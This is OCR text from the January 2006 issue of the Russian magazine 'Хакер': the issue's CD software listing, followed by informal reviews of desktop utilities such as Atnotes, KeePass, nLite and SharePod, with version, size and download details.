LILO 22.7.1
OpenBSD 3.8 i386
PearPC 0.4.0
Rootkit Hunter 1.2.7
SMBNetFS 0.3.0
X.org

DVD

ХАКЕР № 01(85) ЯНВАРЬ 2006



№ 01(85) ЯНВАРЬ 2006 ХАКЕР



CD1

WINDOWS

DEVELOPMENT
- Development
- Hex Workshop 4.23
- Negatory Assembly Studio 1.0
- Nvu 1.0PR Russian
- Olly 1.10 Special Edition
- Ruby-mswin32 1.8.3
- SQL Balance for MySQL 1.7.1
- SQL Manager 2005 for SQL Server

MISC
- AbiWord 2.4.1
- Amazing Desktop v 2.0
- Chimera Virtual Desktop 1.3.6
- CopyRator 1.5
- DAMN NFO Viewer 2.10.0032.RC3
- ERUNT 1.1j
- FrontMotion Login
- Hoo WinTail 3.2 Build 539
- Keyboard LaunchPad 1.0
- Locate 3.0 Beta 5
- MagicISO 5
- MediaMonkey 2.4
- Message Smuggler 1.80.10
- Photocopier 3.02
- PhotoWatermark 6.0.8.2
- pMetro
- Screenshot Captor 2.07.01
- SearchInform 1.7
- SoftBase 2.1.1
- SpyAgent 5.37
- XPlorer 0.50.113

MULTIMEDIA
- BSPlayer 1.37.826
- Dr. DivX 2.0 Beta 3
- Elecard Mobile Converter v 1.2
- Font Fitting Room
- Fraps 2.7.2
- IconX 1.1
- Media Player Classic 6.4.8.7
- Mobile Ringtone Converter
- Recolored 0.6.0 Beta
- VideoCharge 3.3
- VueScan 8.3
- Winamp 5.12
- X Codec Pack 1.9.9.305

NET
- &RQ Black Rat IM v.1019
- Backup Watcher for MySQL
- BlackICE PC Protection 3.6
- CurrPorts v1.07
- CyD NET Utils 4.1
- EncrediMail XE
- Firefox 1.5
- Free Download Manager 1.9
- HiDownload Pro
- HydraIRC 0.3.151
- LanScope 2.9.1
- LanSpy 2.0
- Local Website Archive 1.23
- Mumble 0.9.2
- Offline Explorer Pro 4.0
- Omea Reader 2.0
- Opera's DC++ (oDC++) 5.31
- Outpost Firewall PRO 3.0
- pcAnywhere 12.0 Beta
- RSS Builder
- SmartFTP 1.5.991.24
- Traffic Inspector PE
- WebSite-Watcher 4.05
- WinSCP 3.8
- XSpider 7
- Zebra Soft Phone

SYSTEM
- Active UNDELETE v 5.1
- DAEMON Tools 4.00
- DirectX Rollbacker 0.35
- DiskLogon 2.5.1.1
- Kaspersky Anti-Hacker 1.8.180
- PearPC 0.4.0
- QDS Security Toolkit 0.6.39
- S&M 1.7.6
- Second Copy 7
- Shutdown Lock v 1.5
- WindowBlinds 5
- WinGuard Pro 2006

UNIX

DEVELOPMENT
- Bluefish 1.0.4
- Code Forge IDE 4.5
- Gambas 1.0.13
- MDB Tools 0.6pre1
- Qt 4.1.0
- Ruby 1.8.4
- SXEmacs 22.1.3

MISC
- Audio Tag Tool 0.12.2
- Beagle 0.1.4
- evince-0.4.0
- File Roller 2.12.1
- Gammu 1.03.20
- htop v0.5.4
- KDocker 1.3.0
- KRename 3.0.9
- KXDocker 0.39
- Midnight Commander 4.6.0
- Phone Manager 0.6
- PwManager 1.2.4
- Qalculate 0.9.2
- SnapAll-0.1
- SVG Icons 0.3.0
- Tux Commander 0.5.70

MISC
- AbiWord 2.4.1
- Amazing Desktop v 2.0
- Chimera Virtual Desktop 1.3.6
- CopyRator 1.5
- DAMN NFO Viewer
- ERUNT 1.1j
- FrontMotion Login
- Hoo WinTail 3.2 Build 539

ZEBRA telecom ЗЕБРА ТЕЛЕКОМ

№ 01(85) ЯНВАРЬ 2006 ХАКЕР



CD2

UNIXWAREZ
- Accelerando 0.4
- Downloader for X 2.5.6
- GnoCHM 0.9.6
- Hddtemp 0.3
- KWave 0.7.4
- Lineak 0.8.1
- TiMidity++ 2.13

X-TOOLZ
- Automagic SQL Injector
- MD5MD4 Collision Generation
- Restorator 2005 Resource Editor
- RootkitRevealer 1.6

ШАРОWAREZ
- AAshampoo Magic Defrag 1.06
- Atnotes 9.5
- CDCheck 3.1.8.1b
- Flash Recovery 1.5
- Girder 4.0 Beta 15
- IMCourier 2.0
- ImTOO DVD to PSP Suite 2.1.55.1107b
- KeePass 1.03
- LinkSync 2.0 Beta 2b
- Mp3Tag Studio 3.5
- nLite v1.0 RC4
- Semagic 1.5.6.3
- SharePod 1.7
- Vlog It! 2.5.1644.0 Beta
- Weather Watcher 5.6.5

VISUAL HACK ++
- Президентский взлом
- Взлом удава
- Прохождение декабрьского конкурса

UPDATES
- Бесплатная версия DrWeb для читателей журнала Хакер
- Базы для Антивируса Касперского
- Заплатки для Windows

ZEBRA telecom ЗЕБРА ТЕЛЕКОМ





centner@real.xakep.ru; www.livejournal.com/~onepamop



osmium@itsme.ru

_units SHAROWARES

Atnotes

Версия: 9.5 от 14.09.2005
Операционная система: Windows 98, Me, NT, 2000, XP
Распространение: бесплатно
Размер: 708 Кб
Скачать: http://atnotes.fr.st




Случилось мне летом почистить свой монитор от всякой накопившейся пыли. Перед тем как протереть экран спецтряпочкой, я ободрал с него тонны желтых липких листочков, на которых были написаны телефоны, адреса, имена и глобальные события, да и повыкидывал все. Целый ворох листочков. Надоели, пора переходить на электронные стикеры. Забрался в Интернет, накачал соответствующих программ и остановился на одной. Atnotes ее фамилия. Программа висит в трее, при необходимости запросто из него извлекается, позволяя создать спецзаписочку, настроив цвет, шрифт и все остальное. Отличная фича — настраивание стикера таким образом, теперь он будет невидимым до назначенного времени, а потом появится, не занимая место на рабочем столе. Для особо забывчивых: к каждому стикеру можно прикрутить в пару кликов звуковой сигнал и/или настойчивое мигание. Календарь, горячие клавиши и прочие настройки (не так, чтобы уж очень необходимые, но имеющиеся в наличии) присутствуют. Информация, которая не систематизирована, является обычной свалкой, в том числе и свалкой на виртуальном рабочем столе. В случае, если записей станет чрезмерно много, то отцам русской философской мысли поможет поиск далекого прошлого в базе стикеров. Это программа из разряда must have. Удобная и бесплатная.

Важно! Автор почему-то прекратил поддерживать свою программу, но хуже она от этого не стала. На официальной странице программы скачать ничего нельзя, потому выкладываю для всех желающих версию Atnotes 9.5 вот сюда: http://rapidshare.de/files/8802567/atnsetup95.rar.html

Опечатка


Версия: 2.711 от 03.09.2002 (старая, но добрая)
Операционная система: Windows 98, Me, NT, 2000, XP
Распространение: бесплатно
Размер: 36 Кб
Скачать: http://212.5.101.38/snoop.htm



Гражданам, набирающим всякие тексты килобайтами, наверняка известен такой софтверный хит, как Punto Switcher. Отличный помощник и верный друг, хотя и подвел меня разок. Писал я на работе благодарственное письмо, заканчивая его фразой «сильно-сильно благодарю Вас.» Как-то так получилось, что вместо точки товарищ Punto Switcher вставил букву «ю», и пришлось мне потом объяснять, кто такой Вася и что он такого сделал :). В общем, в паре с Punto Switcher работает у меня бессменно программа отечественного автора «Опечатка». Я ее зарядил в виндовую автозагрузку и пользуюсь с удовольствием. Итак, программа «Опечатка» изначально была предназначена для тех, кто часто забывает переключаться между раскладками клавиатуры и набирает тексты вроде «Ghbdtn? djn b z!», что на самом деле должно было означать «Привет, вот и я!» Такие несчастливцы теперь могут выделить неправильный ввод в окошке, и по нажатию «волшебной» кнопки он превратится в правильный. Конкретная кнопка определяет способ перевода: в стандарте ScrollLock — это междуязыковой перевод, Pause — большие в маленькие, и наоборот. Теперь программа позволяет производить не только перекодировку «один символ» — «другой символ» и, например, выполнять транслитерацию, но и вообще выполнять любые действия по нажатию горячей клавиши. Для этого в программе есть механизм plugin'ов (внешних модулей). Даже стандартный перевод QWERTY-ЙЦУКЕН выполнен в виде такого plugin'а. Качайте и автозагружайте.

Ashampoo Magic Defrag

Версия: 1.06 от 10.10.2005
Операционная система: Windows 2000, XP, 2003 Server
Распространение: $12.99 (бесплатно 30 дней)
Размер: 3,4 Мб
Скачать: www.ashampoo.com/frontend/ products/php/product.php?session_langid=2&idstring=0044




Дефрагментация жестких дисков — наше все! Раньше дефрагментатором номер один для грамотных пользователей был Norton, а сейчас программы такой направленности расплодились. Качество их работы примерно одинаково, поэтому было принято решение остановиться на таком представителе славной плеяды дефрагментаторов, как Ashampoo Magic Defrag. Преимущества программы заключаются в небольшой нагрузке на систему и незаметности в работе. Программа непосильно трудится в те моменты, когда система и пользователь отдыхают. Ashampoo Magic Defrag использует фоновый режим: мониторит систему на предмет загруженности операциями и, если таких не происходит через пару десятков секунд, то Ashampoo Magic Defrag включается в работу. То есть вся дефрагментация дисков происходит на лету. Профилактика лучше лечения :). Разумеется, настроить программу можно руками, так как опций в ней немного. Юзающим ноутбуки, где критичен заряд батареи, предлагается обратить внимание на следующий факт: если ноут выдернут из разетки и питается от аккумулятора, то Ashampoo Magic Defrag отключается, экономя энергию ноутбучной батареи. Отдельное внимание уделяется могучим админам: «Новые технологии и интеллектуальные инструменты позволят не испытывать ни малейших затруднений при работе с продуктом Ashampoo Magic Defrag. Для создания нового графика, в соответствии с которым будет выполняться дефрагментация и настройки всех его параметров, достаточно нескольких щелчков кнопкой мыши.» А что для админа хорошо, то и простому юзеру с прямыми руками пойдет на пользу.

Semagic

Версия: 1.5.5.6 от 22.11.2005
Операционная система: Windows 98, Me, NT, 2000, XP
Распространение: бесплатно
Размер: 766 Кб
Скачать: http://semagic.sourceforge.net


Если ты пользуешься таким непростым сервисом, как livejournal.com (мы вот пользуемся, а почитать и написать про X-CREW можно здесь: www.livejournal.com/community/x_crew), то слышал про клиента для LJ под названием Semagic. Если не слышал, то знай, что Semagic — полноценный центр управления твоим журналом. Текстовый редактор с хтмл и визивигом, менеджером записей, картинками, календарем, ремайндер-напоминателем, так что Semagic — толково продуманный продукт. Русский язык поддерживает. Орфорграфию проверять умеет, проверочный словать подключает, все помнит, замечает, а пользователь в LJ не скучает :).



KeePass Password Safe

Версия: 1.03 от 10.09.2005
Операционная система: Windows 98, Me, NT, 2000, XP, 2003 Server
Распространение: бесплатно
Размер: 837 Кб
Скачать: http://keepass.sourceforge.net

Какой у тебя пароль на систему? А на доступ в Интернет? А на почту? Если в твоей голове сейчас прозвучало «qwerty», «123» или «god», то знаешь их не только ты, но и я. Нет-нет, я не стану читать тебе лекцию о безопасности и правильности выбора пароля, а лучше доверим все это замечательной утилите KeePass Password Safe. Достаточно запомнить только один пароль (master key), чтобы всегда иметь доступ ко всем остальным. Несмотря на небольшой размер, программка эта очень функциональна и удобна в работе, даже иконки создатели сделали сами. После установки и создания базы для хранения заветных паролей не забудьте сохранить копию файла в надежном месте (параноикам — в двух местах). Теперь можно добавить первую запись, поместить ее в нужную группу или создать свою. Выдумывать, кроме своего логина, ничего не придется: все сделают за тебя, а индикатор покажет устойчивость пароля. Теперь нам не страшен брутфорс. Вводится пароль в нужное нам поле хитро: сначала его нужно сделать активным (поместить туда курсор), затем выбрать в KeePass нужную запись и использовать комбинацию клавиш Ctrl+V. Вот и все! А для искушенных пользователей имеется выбор алгоритма шифрования базы с паролями, импорт и экспорт, поддержка плагинов и даже поддержка макросов. Попробовать простейший можно, вбив в поле Notes следующее: Auto-Type: {PASSWORD}{ENTER}. Чуть не забыл сказать, что к программе имеется официальная русификация, которую ты без труда найдешь на офсайте.



Weather Watcher

Версия: 5.6.2 от 22.11.2005
Операционная система: Windows 98, Me, NT, 2000, XP
Распространение: бесплатно
Размер: 2,06 Мб
Скачать: www.singerscreations.com/AboutWeatherWatcher.asp



Ты до сих пор ползешь на веб-сайт, чтобы посмотреть прогноз погоды или тратишь деньги на смс-рассылку? А вот и зря, ведь чтобы узнать, какое сейчас время, ты с большой вероят ностью отправишь гла за в правый угол экрана. Неплохо было бы, если и термометр был перед глазами. Вот Weather Watcher этим и занимается: в трее отображается иконка, по которой можно определить температуру за бортом. Программа является дружелюбным проводником между пользователем и сайтом weather.com. Настройки ее незамысловаты, главное — выбрать нужные единицы измерения для отображаемых параметров и место обитания. Но никто не мешает посмотреть погоду в Египте на неделю вперед в два клика мышью, вместо того чтобы прорываться через кучу баннеров на сайтах. Помимо температуры, можно узнать: влажность воздуха, давление, скорость и направление ветра, вероятность и величину выпадения осадков, расстояние прямой видимости на дороге, UV-индекс солнца, фазу луны, время восхода и заката. Не обошлось и без функции автоматического обновления прогноза через заданный промежуток времени (с интервалом от 1 минуты до 5 часов), если за это время что-либо изменилось, то тебя оповестит выплывающее окно в трее. Программа поддерживает скины и имеет довольно интересную опцию: ты можешь просмотреть снимок с метеоспутника какой-либо территории и даже использовать его как обои для рабочего стола. Возможно, что плавающий по десктопу грозовой фронт, — это твой выбор :)

Mp3/Tag Studio

Версия: 3.5 beta 16 от 19.09.2005
Операционная система: Windows 98, Me, NT, 2000, XP
Распространение: $19 (adware)
Размер: 5 Мб
Скачать: www.magnusbrading.com/mp3ts/

У аккуратного юзера и коллекция mp3'шек должна быть в порядке. Свалку из файлов «Неизвестный исполнитель — Дорожка 01.mp3» сможет разгрести эта программа. Основное ее предназначение — работа с ID3-тэгами, причем версия ID3v2 поддерживается в полном объеме (имеется даже особый режим Super fast v2 tagging mode). После установки программа интегрируется в контекстное меню и позволяет тебе получить быстрый доступ к необходимым функциям. Определись с выбором формата файла или обрати внимание на уже встроенные шаблоны.



Можно переименовать файл в соответствии с тэгами, а можно и тэги изменить в соответствии с названием файла. шим числом файлов лучше проделывать уже в самой программе.Например, можно быстро проставить копирайт, удалить любые символы (пробел, подчеркивание, дефис и т.п.) в названии файла или полностью очистить тэги. Настроив шаблоны по собственному вкусу, ты избавишься от привычки открывать файл каждый раз для того, чтобы понять, что находится внутри. Программа может производить поиск в твоей коллекции по всем тэгам, только лишь нужно ввести любое значение. Не последнюю роль играют модули восстановления «битых» mp3'шек, включая и те, что с переменным битрейтом (VBR), а также для удаления тишины в начале/конце файла. Как только ты приведешь свою коллекцию в божеский вид, можно будет задуматься и о каталогизаторе :).

Flash Recovery


Версия: 1.5 от 02.09.2005

Операционная система: Windows 98, Me, NT, 2000, XP, 2003 Server

Распространение: $39.95 (демо-версия)

Размер: 1,2 Мб

Скачать: www.diskinternals.com/flash-recovery/



Обидно потерять отличную подборку фотографий пьянки с друзьями по причине того, что флешка приказала долго жить. А может, кто-то с очень «прямыми» руками решил удалить все без твоего ведома. В любом случае можно попытаться восстановить их. Программа поддерживает все известные типы флеш-носителей и крайне проста в использовании: указал носитель, через некоторое время получил набор превьюшек, выбрал необходимые, восстановил файлы. Важно отметить, что если ты очень крутой фотограф с зеркалкой и снимаешь только в RAW, то и тут тебе эта программка пригодится. Так как она поддерживает огромное количество RAW-форматов, список которых можно найти на офсайте. Без ложки дегтя, конечно, не обошлось, и ограничение демоверсии состоит в том, что дальше этапа «просмотр превьюшек» мы попасть не сможем, но, как утверждает автор, если вы видите определенный файл, то он 100% может быть восстановлен. Впрочем, программа не является уникальной, и у нее существуют аналоги, например, многофункциональная BadCopy Pro. Кстати, если у тебя вдруг отняли камеру и наглым образом стерли снимок, то теперь ты можешь не расстраиваться по этому поводу :).

nLite

Версия: 1.0 RC3 от 05.11.2005


Операционная система: 2000, XP, 2003 Server

Распространение: бесплатно

Размер: 1,25 Мб

Скачать: www.nliteos.com

Про эту программу можно написать отдельную статью далеко не на одну страницу. А позволяет она создать собственный дистрибутив Windows 2000, XP или 2003 Server. Учесть можно все настолько, чтобы установка была полностью автоматической, а после нее тебе не пришлось бы настраивать многие параметры. Интерфейс программы сделан в виде пошагового «визарда», что очень удобно для новичков в этом деле, ко всему прочему программа имеет официальную русификацию. Кратко по пунктам: интеграция сервис-пака, интеграция обновлений, интеграция драйверов, удаление ненужных компонентов, параметры установки ОС без участия пользователя, твики и базовая настройка сервисов, создание загрузочного ISO-образа. Если сервис-пак еще можно интегрировать самостоятельно, то в случае с обновлениями это проблематично по причине их большого количества. Для специфических устройств пригодится интеграция драйверов, особенно это критично для SATA- и RAID-контроллеров, которые требуют дискету еще в самом начале установки ОС, в противном случае отказываются видеть твой винчестер. Нужно не переборщить с удалением компонентов, хотя программа и имеет краткое описание каждого из них, а важные отмечены красным цветом. Все параметры, что ты вводишь при установке ОС, задать просто необходимо, чтобы во время этого увлекательнейшего процесса заняться своими делами, а не подходить постоянно к компу. Первичную и настройку сервисов осуществляй по своему выбору, некоторые сервисы можно удалить полностью еще в предыдущем пункте. В результате мы получаем загрузочный ISO-файл, который записываем на болванку и проверяем в работе. Если ты часто переустанавливаешь систему, то этот вариант для тебя, а также он очень пригодится и админу в офисе, где все машины имеют разную конфигурацию. Подобные автоматизации установок можно проделывать и с другими продуктами от Microsoft, однако пока только вручную.



Важно! Для работы этой программы требуется Microsoft .NET Framework 1.1 или 2.0. Найти его можно тут: *http://msdn.microsoft.com/downloads/* в секции Most Popular Developer Downloads (порядка 24 Мб).


LinkSync 2.0 Beta 2b

Windows 2K/XP/2003

Freeware

Size: 661 Кб

http://spaces.msn.com/members/kodosan



Обещал начать новую жизнь с понедельника... Обещал вместо распихивания закладок между IE, NN, FireFox'ом и Opera'ой пользоваться единым букмарк-менеджером. Однако природа человека сильнее, и нет тебе тут ни новой жизни, ни менеджера закладок. Одна неразбериха, так что тот самый понедельник начинается в субботу... Простое решение головной боли — синхронизация закладок всех имеющихся браузеров. Только пихнул новый сайт IE, как сразу Opera и вся остальная гоп-компания оказывается в курсе. Теперь достаточно делать бэкапы лишь по одному менеджеру, не надо нянькаться с каждым в отдельности. Счастье отдается только тем, кто своевременно поставил .NET Framework 1.1 :).


IMCourier 2.0

Windows 95/98/2K/XP

Freeware

Size: 519 Кб

www.imcourier.com



Ты привык показывать свою безостановочную крутость, оставлять асю онлайн 24/7? Только вот надо спать, поэтому периодически приходится отрываться от родного писюка. Тогда ничего не остается, как вырубить прогу на работе и запустить тему с карманника или домашнего ноута...

Хуже всего — проверять сообщения на своем любимом пятизнаке-шестизнаке из стремных инет-кафе и на компах знакомых с сомнительной репутацией. Чтобы быть в курсе, быть в топе и не быть кинутым через болт, скорее надо скачивать IMCourier, который сможет собирать все away-сообщения твоих инет-пейджеров с последующей заливкой на сайт-конторы. Там же можно будет отвечать на пришедшее. Сервис, что удивительно, халявный. Многие вопрошают: нужно ли подобное решение на фоне имеющихся веб-версий пейджеров? Нужно, все из тех же соображений secure'ности — здесь не нужно вводить пароль по номеру. IMCourier помогает сохранять целостность хистори: все хранится в одном месте, на твоем компе.


CDCheck 3.1.8.1b

Windows 95/98/Me/2K/XP/2003

Freeware

Size: 1119 Кб

www.elpros.si/CDCheck



Раньше нас учили «CD и слушай», а теперь актуальнее оказывается «CD и проверяй». Ведь до чего бывает обломно осознавать, записав болванку со своей дипломкой для препода, что половина ключевых файлов просто не читается... Для очистки собственной совести и обретения неземной уверенности, следует проверять свою инфу с CDCheck. Прога покажет, какой именно файл не читается. Самой удобной оказывается проверка старых и записанных совсем недавно дисков. Периодически я тестирую диски, на которых храню десятки гигабайтов бэкапа, иногда создавая «бакупы бакупов». Прога действительно фриварна, нужно лишь после первых 30 дней юза запросить бесплатную лицензию на сайте девелоперов. Стоит заметить, что в Сети доступна фришка VSO Inspector, отличающаяся неземной щедростью.


Girder 4.0 Beta 15

Windows 95/98/Me/2K/XP/2003

Shareware

Size: 12320 Кб

www.promixis.com



Начинать мировое господство следует с малого. Можно для разминки взять под контроль все домашние девайсы: систему безопасности, домашний кинотеатр, аппаратуру домашней автоматизации X10 (вроде движущихся штор). И наоборот, твой комп будет плясать под дудочку пульта удаленного управления, так что ты сможешь рулить всеми прогами вроде WinDVD и Winamp. Нужен лишь будет внешний IR-приемник и сам пульт управления, такой как Firefly (www.snapstream.com, $60 на *price.ru*). Все настраивается до мелочей, любой управляемый девайс оказывается в твоем распоряжении. Можно выстраивать целые сценарии поведения для твоего тех-нопарка: ты привел желанную даму домой, заиграл smooth jazz, наполнилась ванна с ароматной пенкой, и вы... начинаете солить огурцы в этой ароматизированной ванной! Какой еще толк от гостьи?! Полезнее потратить время на тюнинг многочисленных параметров проги. Именно это разнообразие создает проблемы в понимании целого сюжета, поэтому легко потеряться.


ImTOO DVD to PSP Suite

Windows 95/98/2K/XP/

Shareware

Size: 8709 Кб

www.imtoo.com



Говорите, нельзя усидеть на двух стульях сразу? Неправда Ваша, теперь не нужен отдельный DVD-плеер, когда есть карманная Sony Playstation Personal. По умолчанию, увы, приставка не умеет проигрывать обыкновенные видеодиски, и хакеры-проказники этому до сих пор ее не научили; хочет работать лишь со своим собственным, очень эксклюзивным форматом. Дадим же ей этот самый формат, пусть подавится! С помощью ImTOO DVD to PSP можно с неподдельной элегантностью перевести любой формат видео в PSP Video для дальнейшего проигрывания на карманнике.


SharePod 1.7

Windows 95/98/Me/2K/XP/2003

Freeware

Size: 265 Кб

www.sturm.net.nz



Меня упрекают, что описание каждой второй проги начинается с моего нытья о том, что что-то, где-то и как-то не получается... Такова жизнь! Автор понимает меня и рассказывает, что решился на написание SharePod'a, когда почти разочаровался в той самой жизни: почти ни у кого из его корешей-подельщиков не был установлен iTunes, чтобы запустить музычку автора с iPod'a. Пришлось выдумать последующий финт: специальная прога устанавливается прямо на плеер и запускается для осуществления доступа к музлу оттуда же, без потребности в инсталляции. Стоит заметить, что SharePod — не единственное решение подобного рода, что предлагает перепись музыки с плеера на хард в одностороннем порядке. Однако имеющийся аналог — YamiPod (www.yamipod.com) — был уличен доблестными юзерами в порче файловой системы iPod'a, которая потребовала его полное форматирование. SharePod может потребовать инсталляцию lib'ов, которые и так имеются в виндусах.


Vlog It! 2.5.1644.0 Beta

Windows 2K/XP

Shareware

Size: 56030 Кб

www.seriousmagic.com




Текстовый блоггинг — далеко не самый совершенный способ публичной выставки и вентиляции нижнего белья. Рассматриваемый софт дает видео- и графическое измерения твоей фантазии и эксгибиционизму. Так же ко всем своим фотосессиям и видеосъемкам ты можешь прикрутить получасовой рассказ-комментарий. Представлена куча инструментов для редактирования видеоряда, можно наложить самые заковыристые заголовки и титры. Поддерживается работа с веб-камерами, кам-кодерами, цифровиками и мобильниками — все девайсы окажутся вовлечены в отображение твоего бессмертного эго на вебе! Тебе не нужно заводить блог в новом месте, добавлением простой иконки «видео» можно оживить аккаунт в любой из существующих служб.

PETR SEMILETOV
www.roxton.kiev.ua

UNIXWARES

GnoCHM 0.9.6

POSIX (*BSD, Linux, Solaris...)
Размер (в исходнике tar.gz): 321 Кб.
http://gnochm.sourceforge.net
Лицензия: GNU GPL




Просмотрщик CHM-файлов для GNOME. Если ты забыл, то напомню, что CHM — это такой формат справочных файлов в Windows. Собственно говоря, сжатые в один файл HTML'ы. Раньше под Linux было не так уж много читалок для CHM, а теперь — пожалуйста.

